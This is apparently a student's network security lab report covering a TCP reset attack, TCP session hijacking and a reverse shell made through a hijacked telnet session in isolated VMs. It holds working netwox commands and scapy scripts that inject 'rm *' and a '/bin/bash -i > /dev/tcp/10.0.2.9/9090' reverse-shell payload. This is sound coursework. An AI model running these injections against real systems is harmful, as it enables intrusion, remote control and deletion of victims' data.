
SCREENSHOT OF THE ATTACK RUN ON THE ATTACKER MACHINE



SCREENSHOT OF THE YOUTUBE VIDEO BEING PLAYED IN THE VICTIM MACHINE



SCREENSHOT OF THE YOUTUBE VIDEO BUFFERING AS A RESULT OF THE ATTACK RUN



WIRESHARK CAPTURE OF MULTIPLE RESET PACKETS SENT TO THE VICTIM WHICH DISRUPTS THE VIDEO STREAMING APPLICATION FROM RUNNING

TASK 4: TCP SESSION HIJACKING

Objective: To hijack an existing TCP connection (session) between two machines by injecting malicious content into their session using Netwox tool and scapy program.

Setup: Server VM: 10.0.2.6 ; Client VM: 10.0.2.5 ; Attack VM: 10.0.2.9

We, first create text file named ‘new.txt’ on the server inside a directory named ‘TCP’

```
Terminal
PES2201800368Nitish@Server:~$cd TCP
PES2201800368Nitish@Server:~$pwd
/home/seed/TCP
PES2201800368Nitish@Server:~$ls
new.txt
PES2201800368Nitish@Server:~$ls -l
total 4
-rw-rw-r-- 1 seed seed 20 Feb 12 07:59 new.txt
PES2201800368Nitish@Server:~$cat new.txt
Hi, This is CNS LAB
PES2201800368Nitish@Server:~$
```

SCREENSHOT SHOWING THE SUCCESSFUL CREATION OF THE TXT FILE ON THE SERVER SIDE

Establishing telnet connection to the server from the client and accessing the newly created txt file

```
PES2201800368Nitish@Client:~$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb 12 08:04:34 IST 2021 from 10.0.2.5 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot[:59: integer expression expected:
0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES2201800368Nitish@Server:~$cd TCP
PES2201800368Nitish@Server:~$pwd
/home/seed/TCP
PES2201800368Nitish@Server:~$ll
total 4
-rw-rw-r-- 1 seed seed 20 Feb 12 07:59 new.txt
PES2201800368Nitish@Server:~$
```

SCREENSHOT OF SUCCESSFUL TELNET CONNECTION AND FILE ACCESS FROM CLIENT

Capturing from enp0s3

Apply a display Filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
94	2021-02-12 19:57:18.2959885...	10.0.2.6	10.0.2.5	TELNET	67	TelNet Data ...
95	2021-02-12 19:57:18.2960169...	10.0.2.5	10.0.2.6	TCP	66	48500 → 23 [ACK] Seq=3456727248 Ack=1289050258...
96	2021-02-12 19:57:18.2984256...	10.0.2.5	10.0.2.6	TELNET	67	TelNet Data ...
97	2021-02-12 19:57:18.4000707...	10.0.2.6	10.0.2.5	TELNET	67	TelNet Data ...
98	2021-02-12 19:57:18.4001004...	10.0.2.5	10.0.2.6	TCP	66	48500 → 23 [ACK] Seq=3456727249 Ack=1289050259...
99	2021-02-12 19:57:18.5723807...	10.0.2.5	10.0.2.6	TELNET	68	TelNet Data ...
100	2021-02-12 19:57:18.5761772...	10.0.2.6	10.0.2.5	TELNET	68	TelNet Data ...
101	2021-02-12 19:57:18.5762518...	10.0.2.5	10.0.2.6	TCP	66	48500 → 23 [ACK] Seq=3456727251 Ack=1289050261...
102	2021-02-12 19:57:18.5782108...	10.0.2.6	10.0.2.5	TELNET	73	TelNet Data ...
103	2021-02-12 19:57:18.5782386...	10.0.2.5	10.0.2.6	TCP	66	48500 → 23 [ACK] Seq=3456727251 Ack=1289050268...
104	2021-02-12 19:57:18.5795552...	10.0.2.6	10.0.2.5	TELNET	68	TelNet Data ...
105	2021-02-12 19:57:18.5795940...	10.0.2.5	10.0.2.6	TCP	66	48500 → 23 [ACK] Seq=3456727251 Ack=1289050270...
106	2021-02-12 19:57:18.5800125...	10.0.2.6	10.0.2.5	TELNET	95	TelNet Data ...
107	2021-02-12 19:57:18.5800219...	10.0.2.5	10.0.2.6	TCP	66	48500 → 23 [ACK] Seq=3456727251 Ack=1289050299...


Frame 107: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_bf:36:f8 (08:00:27:bf:36:f8), Dst: PcsCompu_fa:1c:2d (08:00:27:fa:1c:2d)
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
Transmission Control Protocol, Src Port: 48500, Dst Port: 23, Seq: 3456727251, Ack: 1289050299, Len: 0
Source Port: 48500
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 3456727251
Acknowledgment number: 1289050299
Header Length: 32 bytes

0000 08 00 27 fa 1c 2d 08 00 27 bf 36 f8 08 00 45 10 ..'.... '6...E.
0010 00 34 dd 3a 40 00 40 06 45 6f 0a 00 02 05 0a 00 .4:@@. Eo.....
0020 02 06 bd 74 00 17 ce 09 78 d3 4c d5 58 bb 80 10 ...t.... x.L.X...
0030 00 ed 18 31 00 00 01 01 08 0a 00 10 ad ad 00 10 ...1....
0040 ad b1 ..

enp0s3: <live capture in progress> Packets: 107 · Displayed: 107 (100.0%) Profile: Default

WIRESHARK CAPTURE OF THE TELNET CONNECTION

The source port number, the sequence number and acknowledgement number needed for the hijacking attack has been taken from the last TCP packet captures on wireshark which has moved from the client to the server. These captures information is put in the command for running the attack.



```
PES2201800368Nitish@Attack:~$ sudo netwox 40 --ip4-src "10.0.2.5" --ip4-dst "10.0.2.6" --ip4-ttl 64
--tcp-dst 23 --tcp-src "48500" --tcp-seqnum "3456727251" --tcp-window 2000 --tcp-ack --tcp-acknum
"1289050299" --tcp-data "0d20726d202a0a0d"
IP
version| ihl | tos | totlen
4 | 5 | 0x00=0 | 0x0030=48
id | r|D|M| offsetfrag
0xBA4A=47690 | 0|0|0 | 0x0000=0
ttl | protocol | checksum
0x40=64 | 0x06=6 | 0xA873
source
10.0.2.5
destination
10.0.2.6
TCP
source port | destination port
0xBD74=48500 | 0x0017=23
seqnum
0xCE0978D3=3456727251
acknum
0x4CD558BB=1289050299
doff | r|r|r|r|r|C|E|U|A|P|R|S|F| window
5 | 0|0|0|0|0|0|0|1|0|0|0|0 | 0x07D0=2000
checksum
0x3C34=15412 | urgptr
# . rm *..
0d 20 72 6d 20 2a 0a 0d
PES2201800368Nitish@Attack:~$
```

SCREENSHOT SHOWING THE SUCCESSFUL HIJACKING ATTACK USING NETWOX TOOL FROM THE ATTACK VM




```
session_hijack.py (~/) - gedit
Open Save
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ....")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=48504, dport=23, flags="A", seq=2513552486, ack=658392219)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

SCREENSHOT OF THE PYTHON PROGRAM TO RUN THE HIJACKING ATTACK

Note: The attributes to the py program have also been taken from another wireshark capture of the last TCP packet from the client to server and used in the code.

On running the attack in either of the above two methods (netwox tool or scapy program), the below screenshots show the effect of the same:



```


Terminal
PES2201800368Nitish@Client:~$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb 12 19:28:18 IST 2021 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES2201800368Nitish@Server:~$cd TCP
PES2201800368Nitish@Server:~$pwd
/home/seed/TCP
PES2201800368Nitish@Server:~$ls
new.txt
PES2201800368Nitish@Server:~$
```

SCREENSHOT SHOWING THE CLIENT TERMINAL FREEZE ON ACCOUNT OF THE HIJACKING ATTACK



The screenshot shows a terminal window with the following session:

```
PES2201800368Nitish@Server:~$cd TCP
PES2201800368Nitish@Server:~$pwd
/home/seed/TCP
PES2201800368Nitish@Server:~$gedit new.txt
PES2201800368Nitish@Server:~$cat new.txt
Hi, This is CNS LAB
PES2201800368Nitish@Server:~$ls
new.txt
PES2201800368Nitish@Server:~$ls
PES2201800368Nitish@Server:~$
```

SCREENSHOT SHOWING THE FILE ON THE SERVER DELETED AS A RESULT OF THE ATTACK AS THERE IS NO OUTPUT WHEN THE 'ls' COMMAND IS EXECUTED INDICATING THERE ARE NO FILES IN THE CURRENT DIRECTORY

Observations from the TCP Session Hijacking Attacks:

The main aim of TCP session hijacking attack is to hijack an existing connection and inject malicious data into the same. From the above conducted experiment, we notice that the client initially establishes a telnet connection to the server and access's the data on the server side. But the attacker sniffs the packets using wireshark to obtain the sequence number, port no, acknowledgement number of the last packet sent from client to server in order to use them for the purpose of attack. The attacker then uses this information and launches an attack thereby injecting malicious code to delete the files from the server making it appear as though the client has deleted them, but actually the session has been hijacked which is evident from the client terminal freezing and file being deleted from the server. Hence, the objective of the attacker has been fulfilled.

One of the successful methods of preventing this attack is to use end-to-end encryption between the server and client so that the attacker cannot sniff and obtain the information needed to launch an attack.

TASK 5: CREATING REVERSE SHELL USING TCP SESSION HIJACKING


Objective: To run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox tool and scapy.

Setup: Client VM: 10.0.2.5 ; Server VM: 10.0.2.6 ; Attack VM: 10.0.2.9

PES2201800368Nitish@Client:~\$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb 12 22:19:51 IST 2021 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.

PES2201800368Nitish@Server:~\$cd cn
PES2201800368Nitish@Server:~\$ls
server.txt
PES2201800368Nitish@Server:~\$

SCREENSHOT SHOWING THE SUCCESSFUL TELNET CONNECTION FROM CLIENT TO SERVER AND CLIENT BEING ABLE TO ACCESS THE SERVER FILES



WIRESHARK CAPTURE OF THE TELNET CONNECTION

The source port number, the sequence number and acknowledgement number needed for the hijacking attack has been taken from the last TCP packet captures on wireshark which has moved from the client to the server. These captures information is put in the command for running the attack.

```

PES2201800368Nitish@Attack:~$sudo netwox 40 --ip4-src "10.0.2.5" --ip4-dst "10.0.2.6" --ip4-ttl 64
--tcp-dst 23 --tcp-src "48836" --tcp-seqnum "2212710394" --tcp-window 2000 --tcp-ack --tcp-acknum
"271865712" --tcp-data "2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e392f3930393
00a323e263120303c2631"
IP
version| ihl |      tos      |          totlen
4     | 5   | 0x00=0    | 0x0057=87
id      |      |          r|D|M| offsetfrag
0x7160=29024 |      | 0|0|0| 0x0000=0
ttl     |      protocol |      checksum
0x40=64  | 0x06=6    | 0xF136
source      |      |
10.0.2.5  |      |
destination  |      |
10.0.2.6  |      |
TCP
      source port |      destination port
      0xBEC4=48836 | 0x0017=23
      seqnum
      0x83E347FA=2212710394
      acknum
      0x10345770=271865712
      doff | r|r|r|r|r|C|E|U|A|P|R|S|F| window
      5   | 0|0|0|0|0|0|0|1|0|0|0|0|0|0|0| 0x07D0=2000
      checksum |      urgptr
      0xAD9A=44442 | 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 39 # dev/tcp/10.0.2.9
2f 39 30 39 30 0a 32 3e 26 31 20 30 3c 26 31 # /9090.2>&1 0<&1

```

SCREENSHOT OF THE SUCCESSFUL ATTACK USING NETWOX TOOL

```


reverseshell.py (~/) - gedit
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet .......")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=48836, dport=23, flags="A", seq=442854455, ack=473610716)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)

```

SCREENSHOT OF THE PYTHON PROGRAM TO RUN THE ATTACK

Note: The attributes to the py program have also been taken from another wireshark capture of the last TCP packet from the client to server and used in the code.

On running the attack in either of the above two methods (netwox tool or Scapy program), the below screenshots show the effect of the same:



WIRESHARK CAPTURE OF THE ATTACK

```

Terminal
PES2201800368Nitish@Client:~$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb 12 22:47:44 IST 2021 from 10.0.2.5 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression expected:
0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

